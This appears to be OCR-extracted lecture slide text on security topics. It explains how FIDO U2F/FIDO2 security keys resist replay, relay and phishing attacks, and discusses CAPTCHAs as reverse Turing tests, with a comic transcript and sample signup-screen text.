
FIDO U2F/FIDO2 Security Key


- Two operations:
  - Register Site:
    - Generate a ***new*** public/private key pair and present it to the site
  - Verify:
    - Given a nonce, site, and key ID, sign the nonce and return it
      - Nonce (provided by server) prevents ***replay attack***
      - Site is verified as allowed for the key ID, prevents ***relay attack***
- Both operations require user presence
  - Can't happen in the background, need to "touch" the key
    - But an optional "no touch needed" mode is supported
- Can't be phished!
  - A phishing site will fail the site verification



CAPTCHAs: How Lazy Cryptographers Do AI

- The whole point of CAPCHAs is not just to solve "is this human"...
  - But leverage bad guys to force them to solve hard problems
  - Primarily focused on machine vision problems


SPAMMERS ARE BREAKING TRADITIONAL CAPTCHAS WITH AI, SO I'VE BUILT A NEW SYSTEM. IT ASKS USERS TO RATE A SLATE OF COMMENTS AS "CONSTRUCTIVE" OR "NOT CONSTRUCTIVE."
THEN IT HAS THEM REPLY WITH COMMENTS OF THEIR OWN, WHICH ARE LATER RATED BY OTHER USERS.
BUT WHAT WILL YOU DO WHEN SPAMMERS TRAIN THEIR BOTS TO MAKE AUTOMATED CONSTRUCTIVE AND HELPFUL COMMENTS?
MISSION. FUCKING. ACCOMPLISHED.



Visual code | Audio code Help


Type the code shown

Try a new code

By clicking the "Create My Account" button below, I certify that I have read and agree to the Yahoo! Terms of Service, Yahoo! Privacy Policy and Communication Terms of Service, and to receive account related communications from Yahoo! electronically. Yahoo! automatically identifies items such as words, links, people, and subjects from your Yahoo! communications services to deliver product features and relevant advertising.

CAPTCHAs

- *Reverse Turing Test*: present "user" a challenge that's easy for a human to solve, hard for a program to solve
- One common approach: distorted text that's difficult for character-recognition algorithms to decipher



Security Check

Enter **both words** below, **separated by a space.**

Can't read the words below? Try different words or an audio captcha.

jitneys interfere

Text in the box:




